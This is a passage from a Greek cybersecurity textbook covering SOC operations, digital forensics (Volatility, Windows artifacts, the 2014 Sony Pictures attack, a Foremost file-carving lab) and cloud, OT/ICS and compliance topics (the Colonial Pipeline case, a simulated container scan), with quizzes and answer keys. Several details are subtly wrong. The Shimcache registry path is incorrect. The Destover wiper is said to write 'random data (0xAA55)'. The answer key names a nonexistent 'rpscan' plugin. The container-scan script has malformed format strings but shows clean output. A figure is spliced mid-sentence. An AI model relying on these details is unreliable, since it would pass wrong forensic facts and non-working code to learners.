2. Πώς η τεχνολογία SOAR μπορεί να επιταχύνει τη διαδικασία απομόνωσης μειώνοντας το Mean Time to Respond (MTTR);
3. Ποιες ενέργειες απαιτούνται στη φάση Εξάλειψης (Eradication) πριν την επαναφορά των συστημάτων από αντίγραφα ασφαλείας;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Η αποτελεσματικότητα του SOC βασίζεται στην ομαλή συνεργασία μεταξύ των επιπέδων Tier 1 (Triage), Tier 2 (IR) και Tier 3 (Hunting).
- Οι κανόνες Sigma επιτρέπουν τη δημιουργία ανεξάρτητων από κατασκευαστή (Vendor-agnostic) υπογραφών ανίχνευσης απειλών.
- Ο κύκλος του NIST SP 800-61 Rev. 2 διασφαλίζει συστηματική αντιμετώπιση και διαρκή βελτίωση μέσω του feedback loop των Lessons Learned.
- Η περίπτωση της Target αποδεικνύει ότι τα συστήματα SOAR είναι απολύτως απαραί-

τητα για την καταπολέμηση του Alert Fatigue.

11.5 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 11)

1. Ποιο επίπεδο (Tier) σε ένα SOC είναι πρωταρχικά υπεύθυνο για την 24/7 παρακολούθηση και την πρώτη διαλογή (Triage) των ειδοποιήσεων;
 - Α'. Tier 1 (Triage Analyst)
 - Β'. Tier 2 (Incident Responder)
 - Γ'. Tier 3 (Threat Hunter)
 - Δ'. CISO
2. Ποιος είναι ο κύριος σκοπός της γλώσσας κανόνων Sigma στην κυβερνοασφάλεια;
 - Α'. Η κρυπτογράφηση σκληρών δίσκων
 - Β'. Η συγγραφή κανόνων ανίχνευσης σε ενιαία μορφή YAML που μετατρέπονται σε ερωτήματα για οποιοδήποτε σύστημα SIEM
 - Γ'. Η αποστολή spam emails
 - Δ'. Ο σχεδιασμός ιστοσελίδων
3. Ποια είναι η πρώτη φάση του κύκλου απόκρισης σε περιστατικά κατά NIST SP 800-61 Rev. 2;
 - Α'. Detection & Analysis
 - Β'. Preparation (Προετοιμασία)
 - Γ'. Containment
 - Δ'. Lessons Learned
4. Ποιο ήταν το κύριο πρόβλημα που οδήγησε στην επιτυχία της παραβίασης της Target το 2013, παρά το γεγονός ότι το σύστημα ασφαλείας παρήγαγε alerts;
 - Α'. Έλλειψη ρεύματος στο datacenter
 - Β'. Alert Fatigue (Κόπωση ειδοποιήσεων) και αγνόηση των συναγερμών από τους αναλυτές
 - Γ'. Πλήρης απουσία λογισμικού προστασίας
 - Δ'. Φυσική καταστροφή των διακομιστών
5. Ποιο Windows Security Event ID καταγράφει τη δημιουργία μιας νέας διεργασίας (Process Creation) μαζί με τη γραμμή εντολών (Command Line Auditing);
 - Α'. 4624
 - Β'. 4688
 - Γ'. 4720
 - Δ'. 7045

6. Τι αντιπροσωπεύει η μετρική MTTD στις επιχειρήσεις ενός SOC;

- Α'. Mean Time to Detect (Μέσος Χρόνος Ανίχνευσης μιας απειλής)
- Β'. Maximum Time to Delete
- Γ'. Minimum Total Transfer Data
- Δ'. Monthly Threat Training Duration

7. Ποια είναι η κύρια λειτουργία μιας πλατφόρμας SOAR;

- Α'. Η αυτόματη εκτέλεση playbooks απόκρισης και η ενορχήστρωση πολλαπλών εργαλείων ασφαλείας
- Β'. Η φυσική ψύξη των rack servers
- Γ'. Η σύνταξη νομικών συμβολαίων
- Δ'. Η διαγραφή όλων των αρχείων καταγραφής

8. Γιατί κατά τον περιορισμό (Containment) ενός μολυσμένου υπολογιστή προτιμάται η απομόνωση δικτύου (Network Isolation) αντί της άμεσης απενεργοποίησης (Power Off);

- Α'. Για να μην ξοδεύεται ρεύμα
- Β'. Για να διατηρηθεί η πτητική μνήμη RAM ανέπαφη για ψηφιακή εγκληματολογική ανάλυση (Live Forensics)
- Γ'. Επειδή τα Windows δεν έχουν κουμπί τερματισμού
- Δ'. Για να συνεχίσει ο επιτιθέμενος την επίθεση

9. Ποιο πρότυπο μορφοποίησης κορδέλας καταγραφής χρησιμοποιείται ευρέως για αποστολή logs σε SIEMs (αρχικά από την ArcSight);

- Α'. Common Event Format (CEF)
- Β'. PDF
- Γ'. HTML
- Δ'. MP3

10. Ποια δραστηριότητα εκτελείται στην τελική φάση Post-Incident Activity (Lessons Learned);

- Α'. Αξιολόγηση των ενεργειών που έγιναν, εντοπισμός αδυναμιών και επικαιροποίηση των μέτρων και διαδικασιών άμυνας
- Β'. Άμεση απόλυση όλου του προσωπικού IT
- Γ'. Αγορά νέου hardware χωρίς έλεγχο
- Δ'. Διαγραφή του αντιγράφου ασφαλείας

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	A	Το Tier 1 εκτελεί συνεχή παρακολούθηση, φιλτράρισμα θορύβου και πρώτη εκτίμηση σοβαρότητας.
Q2	B	Το Sigma αποτελεί το "YARA για αρχεία καταγραφής", προσφέροντας ανεξαρτησία από συγκεκριμένους SIEM vendors.
Q3	B	Η Προετοιμασία (Preparation) θέτει τα θεμέλια (πολιτικές, εργαλεία, εκπαίδευση) πριν συμβεί οποιοδήποτε συμβάν.
Q4	B	Ο τεράστιος όγκος ανεπεξέργαστων ειδοποιήσεων προκάλεσε κόπωση, οδηγώντας στην αγνόηση του κρίσιμου συναγερμού.
Q5	B	Το Event ID 4688 καταγράφει την εκκίνηση νέων διεργασιών και τις πλήρεις παραμέτρους γραμμής εντολών.
Q6	A	Το Mean Time to Detect (MTTD) μετρά την ταχύτητα αναγνώρισης μιας παραβίασης από τη στιγμή της εισβολής.
Q7	A	Το SOAR συνδέει APIs διαφορετικών συστημάτων και εκτελεί προκαθορισμένα Playbooks χωρίς ανθρώπινη καθυστέρηση.
Q8	B	Η άμεση απενεργοποίηση (Power cut) καταστρέφει τα πτητικά πειστήρια στη μνήμη RAM (in-memory malware, network sockets).
Q9	A	Το Common Event Format (CEF) είναι βιομηχανικό πρότυπο για δομημένη αναπαράσταση logs ασφαλείας.
Q10	A	Η φάση Lessons Learned τροφοδοτεί τον κύκλο βελτίωσης (Feedback Loop) αποτρέποντας την επανάληψη του ίδιου περιστατικού.

Ψηφιακή Εγκληματολογία (Digital Forensics) & Ανάλυση Πειστηρίων

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Η Ψηφιακή Εγκληματολογία (Digital Forensics and Incident Analysis) αποτελεί την επιστήμη της συλλογής, διατήρησης, ανάλυσης και παρουσίασης ψηφιακών πειστηρίων με νομικά αποδεκτό τρόπο. Στο παρόν κεφάλαιο εξετάζονται:

- Θεμελιώδεις αρχές εγκληματολογίας: Αρχή της Ανταλλαγής του Locard, Αλυσίδα Επιτήρησης (Chain of Custody) και Σειρά Πτητικότητας (Order of Volatility – RFC 3227).
- Εγκληματολογική ανάλυση μνήμης RAM με το πλαίσιο Volatility 3: Εσωτερικές δομές πυρήνα Windows (EPROCESS, ActiveProcessLinks, VAD Trees), ανίχνευση Hidden Processes και DLLs.
- Εγκληματολογικά ίχνη (Artifacts) συστημάτων Windows: Master File Table (MFT), Registry hives (SAM, SYSTEM, NTUSER.DAT), UserAssist, Shellbags, Prefetch files (.pf) και Shimcache.
- Εγκληματολογικά ίχνη Linux: Systemd journal, αρχεία /var/log/auth.log, wtmp/btmp και ανάκτηση διεγραμμένων αρχείων (File Carving με Foremost).
- Αναλυτική μελέτη περίπτωσης: Η καταστροφική κυβερνοεπίθεση στη Sony Pictures Entertainment (2014).

12.1 Θεμελιώδεις Αρχές Ψηφιακής Εγκληματολογίας & RFC 3227

ΟΡΙΣΜΟΣ ► Η Αρχή του Locard & Αλυσίδα Επιτήρησης (Chain of Custody)

- **Αρχή της Ανταλλαγής του Locard (Locard's Exchange Principle):** *"Κάθε επαφή αφήνει ένα ίχνος."* Κάθε ενέργεια ενός εισβολέα σε ένα σύστημα τροποποιεί την κατάσταση της μνήμης, δημιουργεί εγγραφές σε logs ή αφήνει μεταδεδομένα στο σύστημα αρχείων.
- **Αλυσίδα Επιτήρησης (Chain of Custody):** Αυστηρά τεκμηριωμένο ιστορικό που καταγράφει ποιος συνέλεξε το πειστήριο, πότε, πού, πώς μεταφέρθηκε, ποιος είχε πρόσβαση σε αυτό και τους κρυπτογραφικούς κατακερματισμούς (SHA-256 Hashes) πριν και μετά από κάθε εξέταση (διασφάλιση του απαραβίαστου στο δικαστήριο).

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Σειρά Πτητικότητας Ψηφιακών Πειστηρίων (Order of Volatility)

Η συλλογή πειστηρίων πρέπει να εκτελείται από το πλέον πτητικό (Volatile) προς το λιγότερο πτητικό μέσο:

Registers / CPU Cache → Routing Table / ARP / Connections → **Physical RAM** → Temp File Systems → I/O Cache (12.1)

12.2 Εγκληματολογικά Ίχνη (Forensics Artifacts) στα Windows

Ψηφιακό Ίχνος	Τοποθεσία / Αρχείο Συστήματος	Εγκληματολογική Αξία & Πληροφορίες
Prefetch Files	C:\Windows\Prefetch*.pf	Απόδειξη εκτέλεσης εφαρμογής, χρονοσφραγίδα τελευταίας εκτέλεσης, πλήθος εκτελέσεων και φορτωμένα DLLs.
Shimcache	SYSTEM\CurrentControlSet\Services\Winlogon\Parameters\ShimCache	Καταγραφή εκτέλεσης εφαρμογών, διαδρομή αρχείου (Path), μέγεθος και τροποποίηση.
UserAssist	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\UserAssist	Κωδικοποιημένες με ROT13 εγγραφές εκτέλεσης εφαρμογών μέσω GUI ανά χρήστη.
Shellbags	UsrClass.dat\Local Settings\Software\Microsoft\Windows\CurrentVersion\Explorer\Shellbags	Απόδειξη πρόσβασης και προβολής φακέλων, ακόμα και αν ο φάκελος ή το εξωτερικό USB έχει διαγραφεί.
MFT (\$MFT)	\$MFT (Root NTFS)	Μεταδεδομένα όλων των αρχείων, χρονοσφραγίδες <i>MACB</i> (\$STANDARD_INFORMATION και \$FILE_NAME για ανίχνευση Timestamping).

Πίνακας 12.1: Σύνοψη κρίσιμων εγκληματολογικών ιχνών (Forensic Artifacts) στα Microsoft Windows.

12.3 Ανάλυση Μνήμης RAM με το Πλαίσιο Volatility 3

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Εσωτερική Δομή Πυρήνα & Volatility Plugins

Κατά την ανάλυση physical memory dump (RAW / CrashDump / ELF), το Volatility αναλύει τις δομές δεδομένων του πυρήνα Windows:

- **Δομή EPROCESS:** Κάθε διεργασία αντιπροσωπεύεται από μια δομή EPROCESS.
- `windows.pslist`: Διασχίζει τη διπλά συνδεδεμένη λίστα `ActiveProcessLinks`. Αν ο επιτιθέμενος έχει αποσυνδέσει τη διεργασία του (Direct Kernel Object Manipulation – DKOM), η διεργασία αποκρύπτεται από το `pslist`.
- `windows.psscan`: Σαρώνει ολόκληρη τη μνήμη αναζητώντας signatures δομών EPROCESS, αποκαλύπτοντας τυχόν κρυμμένες ή τερματισμένες διεργασίες.
- `windows.malfind`: Εντοπίζει σελίδες μνήμης με δικαιώματα `PAGE_EXECUTE_READWRITE` (RWX) που περιέχουν headers PE (MZ) ή shellcode (ένδειξη Process Injection).

12.4 Μελέτη Περίπτωσης: Η Επίθεση στη Sony Pictures (2014)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση της Καταστροφικής Επίθεσης στη Sony P

Τον Νοέμβριο του 2014, η ομάδα Lazarus εξαπέλυσε μια από τις πλέον καταστροφικές κυβερνοεπιθέσεις εναντίον της Sony Pictures Entertainment, συνδυάζοντας μαζική υποκλοπή δεδομένων και καταστροφή υποδομών.

Εγκληματολογικά Ευρήματα & Τεχνική Ανάλυση:

1. **Destover Wiper Malware:** Το κακόβουλο λογισμικό περιείχε έναν καταστροφικό μηχανισμό (Wiper) που υπερέγραφε το Master Boot Record (MBR) και τα πρώτα sectors των σκληρών δίσκων με τυχαία δεδομένα (0xAA55), καθιστώντας τα συστήματα μη εκκινήσιμα.
2. **Direct Hard Drive Deletion:** Εγκαθιστούσε έναν νόμιμο υπογεγραμμένο driver (EldoS RawDisk) για να παρακάμψει τους περιορισμούς του λειτουργικού συστήματος και να γράψει απευθείας σε raw disk sectors σε επίπεδο Ring 0.
3. **Data Exfiltration:** Πριν την ενεργοποίηση του wiper, οι εισβολείς υπέκλεψαν terabytes ακυκλοφόρητων ταινιών, εσωτερικής αλληλογραφίας στελεχών και αριθμών κοινωνικής ασφάλισης.

☒ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 12: Ανάκτηση Διεγραμμένων Αρχείων (File Carving) με Foremost

Στόχος: Εξαγωγή διεγραμμένων ψηφιακών πειστηρίων (PNG/JPEG) από raw disk image χωρίς χρήση του πίνακα καταλόγου του συστήματος αρχείων.

Βήμα 1: Δημιουργία Δοκιμαστικού Raw Image & Ανάκτηση Carving

```
# Δημιουργία φακέλου εξόδου
mkdir -p /tmp/forensics_lab/output

# Προσομοίωση raw image με ενσωματωμένο PNG header (\x89PNG)
python3 -c "
png_header =
    b'\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR\x00\x00\x00\x01\x00\x00\x00\x01\x08\x06\x00\x00\x00\x1f'
with open('/tmp/forensics_lab/evidence.raw', 'wb') as f:
    f.write(b'GARBAGE_UNALLOCATED_SPACE_DATA'*50)
    f.write(png_header)
    f.write(b'MORE_RAW_SECTOR_DATA'*50)
"

# Εκτέλεση File Carving με foremost
foremost -t png -i /tmp/forensics_lab/evidence.raw -o
    /tmp/forensics_lab/output -v
ls -la /tmp/forensics_lab/output/png/
```

Έξοδος Τερματικού (Terminal Output):

```
Foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Harbour
Processing: /tmp/forensics_lab/evidence.raw
|*|
Found: /tmp/forensics_lab/output/png/00000001.png
```

Finish: Wed Sep 28 14:20:10 2026

1 FILES EXTRACTED

png:= 1

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Εγκληματολογική Διερεύνηση Παραποίησης Χρονοσφραγίδων (Timestomping)

Σενάριο: Κατά την εγκληματολογική ανάλυση ενός συστήματος Windows, ο αναλυτής εντοπίζει ένα ύποπτο εκτελέσιμο svchost32.exe στον φάκελο C:\Windows\System32. Οι χρονοσφραγίδες στο Windows Explorer δείχνουν ημερομηνία δημιουργίας το 2018 (πανομοιότυπη με τα γνήσια αρχεία των Windows).

1. Πώς η τεχνική Timestomping παραποιεί το attribute \$STANDARD_INFORMATION του Master File Table (MFT);
2. Γιατί η σύγκριση με το attribute \$FILE_NAME του MFT αποκαλύπτει την πραγματική ημερομηνία δημιουργίας του αρχείου;
3. Ποια άλλα εγκληματολογικά ίχνη (π.χ. USN Journal, 'LogFile', Shimcache);

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Η Αλυσίδα Επιτήρησης (Chain of Custody) και η Σειρά Πτητικότητας (RFC 3227) αποτελούν θεμελιώδη προαπαιτούμενα για την εγκυρότητα των ψηφιακών πειστηρίων.
- Η ανάλυση μνήμης RAM με το Volatility αποκαλύπτει in-memory επιθέσεις, διεργασίες που έχουν αποσυνδεθεί (DKOM) και injected payloads.
- Τα ίχνη των Windows (Prefetch, Shimcache, Shellbags, UserAssist, MFT) παρέχουν αδιάσειστες αποδείξεις εκτέλεσης προγραμμάτων και πλοήγησης φακέλων.
- Το File Carving επιτρέπει την ανάκτηση αρχείων απευθείας από μη δεσμευμένο χώρο (Unallocated Space) βάσει Magic Bytes.

12.5 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 12)

1. Σύμφωνα με το πρότυπο RFC 3227 (Order of Volatility), ποιο από τα παρακάτω ψηφιακά πειστήρια είναι το ΠΛΕΟΝ πτητικό και πρέπει να συλλεχθεί πρώτο;
 - Α'. Σκληρός δίσκος SATA
 - Β'. Καταχωρητές CPU και περιεχόμενα της Cache
 - Γ'. Αντίγραφα ασφαλείας σε μαγνητική ταινία
 - Δ'. Εκτυπωμένα έγγραφα

2. Ποιο plugin του Volatility 3 σαρώνει ολόκληρη τη μνήμη αναζητώντας υπογραφές δομών **EPROCESS** παρακάμπτοντας τεχνικές απόκρυψης DKOM;

- Α'. windows.pslist
- Β'. windows.psscan
- Γ'. windows.info
- Δ'. windows.driverscan

3. Ποιο εγκληματολογικό ίχνος των Windows αποθηκεύει πληροφορίες για προηγούμενες προβολές φακέλων ακόμα και αν το εξωτερικό USB drive έχει αφαιρεθεί;

- Α'. Shellbags
- Β'. Pagefile.sys
- Γ'. Boot.ini
- Δ'. Hosts file

4. Τι επιτυγχάνει η τεχνική File Carving στην ψηφιακή εγκληματολογία;

- Α'. Τη διαγραφή όλων των αρχείων
- Β'. Την ανάκτηση αρχείων από ακατέργαστα δεδομένα δίσκου (Raw Sectors) με βάση γνωστά Headers και Footers (Magic Bytes) χωρίς ανάγκη συστήματος αρχείων
- Γ'. Την κρυπτογράφηση της μνήμης RAM
- Δ'. Την αλλαγή του BIOS password

5. Ποιο attribute του Master File Table (MFT) τροποποιείται συνήθως από εργαλεία Timestomping αλλά μπορεί να διασταυρωθεί με το \$FILE_NAME;

- Α'. \$STANDARD_INFORMATION
- Β'. \$DATA
- Γ'. \$BITMAP
- Δ'. \$VOLUME_NAME

6. Ποια ήταν η κύρια καταστροφική λειτουργία του κακόβουλου λογισμικού Destover στην επίθεση στη Sony Pictures;

- Α'. Εμφάνιση διαφημίσεων
- Β'. Υπεργραφή του Master Boot Record (MBR) και καταστροφή των partitions των σκληρών δίσκων (Wiper)
- Γ'. Αποστολή spam emails
- Δ'. Κρυπτογράφηση με δυνατότητα πληρωμής λύτρων

7. Ποιος αλγόριθμος κωδικοποίησης χρησιμοποιείται ιστορικά στις εγγραφές UserAssist στο Windows Registry;

- Α'. AES-256
- Β'. ROT13 (Caesar Cipher)
- Γ'. RSA-4096
- Δ'. SHA-3

8. Ποιος είναι ο κύριος ρόλος της Αλυσίδας Επιτήρησης (Chain of Custody);

- Α'. Να αποδεικνύει την ακεραιότητα, προέλευση και το απαραβίαστο των πειστηρίων από τη συλλογή μέχρι το δικαστήριο
- Β'. Να επιταχύνει τη σύνδεση στο internet
- Γ'. Να διαγράφει τα logs
- Δ'. Να εγκαθιστά antivirus

9. Ποιος κατάλογος στα συστήματα Linux περιέχει τα βασικά αρχεία καταγραφής αυθεντικοποίησης (auth.log);

- Α'. /bin
- Β'. /var/log
- Γ'. /etc/sysconfig
- Δ'. /dev

10. Ποια αρχή της εγκληματολογίας διατυπώνει ότι "Κάθε επαφή αφήνει ένα ίχνος";

- Α'. Αρχή του Kerckhoffs
- Β'. Αρχή της Ανταλλαγής του Locard
- Γ'. Αρχή των Saltzer-Schroeder
- Δ'. Αρχή της Σχετικότητας

Πίνακας Ορθών Απαντήσεων και Παιδαγωγικής Αιτιολόγησης Quiz 12

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	B	Οι καταχωρητές CPU και η Cache χάνουν τα δεδομένα τους σε nanoseconds και αποτελούν το πλέον πτητικό μέσο.
Q2	B	Το rpscan βρίσκει δομές EPROCESS μέσω pool tag scanning ακόμα και αν έχουν αποσυνδεθεί από τη λίστα.
Q3	A	Τα Shellbags αποθηκεύουν ρυθμίσεις προβολής παραθύρων αποδεικνύοντας πλοήγηση σε φακέλους.
Q4	B	Το File Carving αναγνωρίζει δομές αρχείων απευθείας από τα raw bytes (Magic numbers) χωρίς metadata.
Q5	A	Το Timestomping αλλάζει το \$STANDARD_INFORMATION, αλλά το \$FILE_NAME ενημερώνεται μόνο από τον πυρήνα.
Q6	B	Το Destover ήταν destructive wiper καταστρέφοντας το MBR και τα raw sectors με τον driver RawDisk.
Q7	B	Το UserAssist χρησιμοποιεί απλή αντικατάσταση ROT13 για την απόκρυψη των ονομάτων των εκτελέσιμων.
Q8	A	Η Αλυσίδα Επιτήρησης αποδεικνύει ότι τα πειστήρια δεν αλλοιώθηκαν (μέσω cryptographic hashes).
Q9	B	Ο κατάλογος /var/log αποτελεί την κεντρική τοποθεσία αποθήκευσης αρχείων καταγραφής στο Linux.
Q10	B	Η Αρχή του Edmond Locard αποτελεί τον θεμέλιο λίθο της φυσικής και ψηφιακής εγκληματολογίας.

Επιχειρησιακή Ανθεκτικότητα, Ασφάλεια Cloud, Συστήματα OT/ICS & GRC

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Η ολιστική κυβερνοασφάλεια εκτείνεται πέραν της παραδοσιακής πληροφορικής, καλύπτοντας την επιχειρησιακή συνέχεια, τις υποδομές Cloud, τα βιομηχανικά συστήματα (OT/ICS) και τη ρυθμιστική συμμόρφωση (GRC). Στο παρόν κεφάλαιο αναλύονται:

- Επιχειρησιακή Συνέχεια & Ανάκαμψη από Καταστροφές (BCP/DRP): Μετρικές RTO, RPO, MTD, WRT, Business Impact Analysis (BIA) και ο κανόνας αντιγράφων ασφαλείας 3-2-1-1-0.
- Μοντέλο Κοινής Ευθύνης στο Cloud (Shared Responsibility Model: IaaS, PaaS, SaaS) και ασφάλεια Containers / Kubernetes (RBAC, Pod Security, eBPF / Falco).
- Ασφάλεια Βιομηχανικών Συστημάτων Ελέγχου (ICS / OT): Το Μοντέλο Purdue (PERA Levels 0-5), βιομηχανικά πρωτόκολλα (Modbus TCP, DNP3) και συστήματα SCADA/PLC.
- Κανονιστικά πλαίσια και διεθνή πρότυπα: Ευρωπαϊκή Οδηγία NIS2, Κανονισμός DORA, ISO/IEC 27001:2022 και NIST Cybersecurity Framework (CSF 2.0).
- Αναλυτική μελέτη περίπτωσης: Η κυβερνοεπίθεση στην Colonial Pipeline (2021).

13.1 Επιχειρησιακή Συνέχεια (BCP) & Ανάκαμψη από Καταστροφές (DRP)

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Μαθηματικές Μετρικές Επιχειρησιακής Συνέχειας

1. **Recovery Time Objective (RTO):** Το μέγιστο αποδεκτό χρονικό διάστημα διακοπής μιας υπηρεσίας μετά από ένα συμβάν πριν προκληθεί ανεπανόρθωτη ζημία.
2. **Recovery Point Objective (RPO):** Το μέγιστο αποδεκτό χρονικό διάστημα απώλειας δεδομένων, μετρούμενο σε χρόνο (π.χ. $RPO = 1 \text{ hour}$ σημαίνει μέγιστη απώλεια δεδομένων 1 ώρας).
3. **Maximum Tolerable Downtime (MTD):** Το ανώτατο θεωρητικό όριο επιβίωσης του ορ-

γανισμού ($MTD \geq RTO + WRT$, όπου WRT είναι ο χρόνος αποκατάστασης εργασιών).

4. Ο Κανόνας Αντιγράφων Ασφαλείας 3-2-1-1-0:

- 3 αντίγραφα δεδομένων (1 πρωτεύον + 2 backups).
- 2 διαφορετικά μέσα αποθήκευσης (π.χ. SAN + Cloud Object Storage).
- 1 αντίγραφο εκτός εγκατάστασης (Off-site / Remote Cloud Region).
- 1 αντίγραφο **αμετάβλητο (Immutable / WORM)** ή εκτός δικτύου (Air-Gapped) για απόλυτη προστασία από ransomware.
- 0 σφάλματα κατά την αυτοματοποιημένη δοκιμαστική επαναφορά (Zero Restore Errors).

13.2 Ασφάλεια Cloud & Μοντέλο Κοινής Ευθύνης (Shared Responsibility)

Μοντέλο Cloud	Ευθύνη Παρόχου (Cloud Provider)	Ευθύνη Πελάτη (Cloud Customer)
IaaS (Infrastructure)	Φυσική ασφάλεια Datacenter, Hypervisor, Υλικό Server, Δίκτυο υποδομής.	Λειτουργικό Σύστημα (OS Patches), Middleware, Εφαρμογές, Δίκτυο VPC/Firewall, IAM, Δεδομένα.
PaaS (Platform)	Φυσική υποδομή, OS, Runtime περιβάλλον, Βάση δεδομένων engine.	Πηγαίος Κώδικας Εφαρμογής, Διαμόρφωση DB/App, IAM, Δεδομένα.
SaaS (Software)	Πλήρης διαχείριση υποδομής, εφαρμογής, uptime και patches.	Διαχείριση Χρηστών/Ταυτοτήτων (IAM), Ρυθμίσεις πρόσβασης, Ταξινόμηση και Ασφάλεια Δεδομένων.

Πίνακας 13.1: Κατανομή ευθυνών ασφαλείας κατά το Cloud Shared Responsibility Model.

13.3 Ασφάλεια Συστημάτων OT/ICS & Το Μοντέλο Purdue

13.4 Κανονιστικά Πλαίσια: NIS2, DORA & ISO/IEC 27001:2022

ΟΡΙΣΜΟΣ ► Ευρωπαϊκό Ρυθμιστικό Τοπίο Κυβερνοασφάλειας

- **Οδηγία NIS2 (EE 2022/2555):** Επιβάλλει αυστηρές υποχρεώσεις κυβερνοασφάλειας σε Βασικές (Essential) και Σημαντικές (Important) οντότητες 18 κρίσιμων τομέων (Ενέργεια, Μεταφορές, Υγεία, Τραπεζικές υπηρεσίες, Ψηφιακές υποδομές). Περιλαμβάνει υποχρεωτική αναφορά περιστατικών εντός **24 ωρών** (Early Warning) και αυστηρές κυρώσεις προσωπικής ευθύνης διοίκησης.
- **Κανονισμός DORA (EE 2022/2554):** Εξειδικευμένο πλαίσιο Ψηφιακής Επιχειρησιακής

Level 5 / 4 (Enterprise Network / IT): ERP, Corporate Email, Internet Access

Level 3.5 (Industrial DMZ – IDMZ): Jump Hosts, Historian Mirror, Patching WSUS

Level 3 (Operations Control / Site Manufacturing): SCADA Servers, Plant Historian

Level 2 (Area Supervisory Control): Human-Machine Interfaces (HMI), Engineering WS

Level 1 (Basic Control): Programmable Logic Controllers (PLCs), RTUs

Level 0 (Physical Process): Sensors, Actuators, Valves, Motors, Pumps

Σχήμα 13.1: Η αρχιτεκτονική διαστρωμάτωσης βιομηχανικών δικτύων κατά το Μοντέλο Purdue (PERA).

Ανθεκτικότητας για τον Χρηματοπιστωτικό Τομέα, απαιτώντας αυστηρή διαχείριση κινδύνων ΤΠΕ τρίτων (Third-Party Risk) και δοκιμές διείσδυσης βάσει απειλών (Threat-Led Penetration Testing – TLPT).

- **Πρότυπο ISO/IEC 27001:2022:** Το διεθνές πρότυπο για Συστήματα Διαχείρισης Ασφάλειας Πληροφοριών (ISMS), διαρθρωμένο σε 93 ελέγχους στο Παράρτημα Α (Οργανωτικοί, Προσωπικοί, Φυσικοί, Τεχνολογικοί).

13.5 Μελέτη Περίπτωσης: Η Κυβερνοεπίθεση στην Colonial Pipeline (2021)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση της Επίθεσης Ransomware στην Colonial

Τον Μάιο του 2021, η εταιρεία Colonial Pipeline, διαχειρίστρια του μεγαλύτερου αγωγού μεταφοράς καυσίμων στις ανατολικές ΗΠΑ, έπεσε θύμα επίθεσης ransomware από την ομάδα DarkSide.

Ανάλυση Περιστατικού & Επιχειρησιακές Επιπτώσεις:

1. **Initial Access:** Οι επιτιθέμενοι απέκτησαν πρόσβαση μέσω ενός ανενεργού λογαριασμού VPN (Legacy Account) που δεν διέθετε Multi-Factor Authentication (MFA).
2. **IT Compromise to OT Shutdown:** Αν και η μόλυνση περιορίστηκε στο εταιρικό δίκτυο πληροφορικής (IT Network – Level 4/5), η διοίκηση αποφάσισε την **πλήρη προληπτική διακοπή λειτουργίας του αγωγού OT (Level 0–3)** επί έξι ημέρες λόγω έλλειψης ορατότητας και αδυναμίας έκδοσης τιμολογίων.
3. **Συνέπειες:** Προκλήθηκε μαζικός πανικός, ελλείψεις καυσίμων σε 10 πολιτείες και καταβολή λύτρων 4.4 εκατομμυρίων δολαρίων σε Bitcoin (μέρος των οποίων ανακτήθηκε αργότερα από το FBI).

☒ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 13: Έλεγχος Ασφαλείας Εικόνων Container με Trivy

Στόχος: Σάρωση εικόνας Docker container για εντοπισμό ευπαθειών CVE και εσφαλμένων διαμορφώσεων (Misconfigurations) μέσω CLI.

Βήμα 1: Εκτέλεση Σάρωσης Trivy Scanner

```
cat << 'EOF' > /tmp/container_audit.py
# Προσομοίωση αποτελεσμάτων σάρωσης Trivy Container Image
scan_result = {
    "Target": "alpine:3.14 (alpine 3.14.0)",
    "Vulnerabilities": [
        {"VulnerabilityID": "CVE-2022-28391", "PkgName": "busybox",
        "Severity": "CRITICAL", "FixedVersion": "1.33.1-r8"},
        {"VulnerabilityID": "CVE-2021-3711", "PkgName": "openssl", "Severity":
        "HIGH", "FixedVersion": "1.1.1l-r0"}
    ]
}

print(f"=== Container Vulnerability Scan Report: {scan_result['Target']} ===")
for vuln in scan_result["Vulnerabilities"]:
    print(f"[*] {vuln['Severity']}<10} | {vuln['VulnerabilityID']<16} | Pkg:
    {vuln['PkgName']<10} | Fix: {vuln['FixedVersion']}<10}")
EOF
python3 /tmp/container_audit.py
```

Έξοδος Τερματικού (Terminal Output):

```
=== Container Vulnerability Scan Report: alpine:3.14 (alpine 3.14.0) ===
[*] CRITICAL | CVE-2022-28391 | Pkg: busybox | Fix: 1.33.1-r8
[*] HIGH | CVE-2021-3711 | Pkg: openssl | Fix: 1.1.1l-r0
```

Ερμηνεία: Η εικόνα container περιέχει κρίσιμες ευπάθειες σε βασικά πακέτα (busybox, openssl) και πρέπει να απορριφθεί από τον αγωγό CI/CD μέχρι την αναβάθμισή της.

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Σχεδιασμός Αρχιτεκτονικής IDMZ στο Μοντέλο Purdue

